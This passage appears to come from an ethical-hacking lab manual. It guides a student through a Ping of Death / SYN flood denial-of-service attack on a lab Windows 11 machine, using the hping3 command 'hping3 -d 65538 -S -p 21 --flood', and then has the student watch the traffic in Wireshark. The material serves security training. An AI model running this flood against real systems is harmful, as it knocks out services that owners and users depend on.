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
18. Now, we shall perform a PoD attack on the target system.
19. Now, switch to the **Parrot Security** virtual machine. In the **Terminal** window, type **hping3 -d 65538 -S -p 21 --flood (Target IP Address)** (here, the target IP address is **10.10.1.11 [Windows 11]**) and press **Enter**.

    Note: **-d**: specifies data size; **-S**: sets the SYN flag; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.



20. This command initiates the PoD attack on the **Windows 11** machine.

    Note: In a PoD attack, the attacker tries to crash, freeze, or destabilize the targeted system or service by sending malformed or oversized packets using a simple ping command.

    Note: For example, the attacker sends a packet that has a size of 65,538 bytes to the target web server. This packet size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The receiving system's reassembly process might cause the system to crash.
21. **hping3** floods the victim machine by sending bulk packets, and thereby overloading the victim's resources.
22. Switch to the **Windows 11** virtual machine.
23. Click **Search** icon ( ) on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.

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



24. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.



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

25. Observe the large number of packets captured by **Wireshark**.



26. You can observe the degradation in the performance of the system.

    Note: The results might differ when you perform the task.

27. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the PoD attack using hping3.



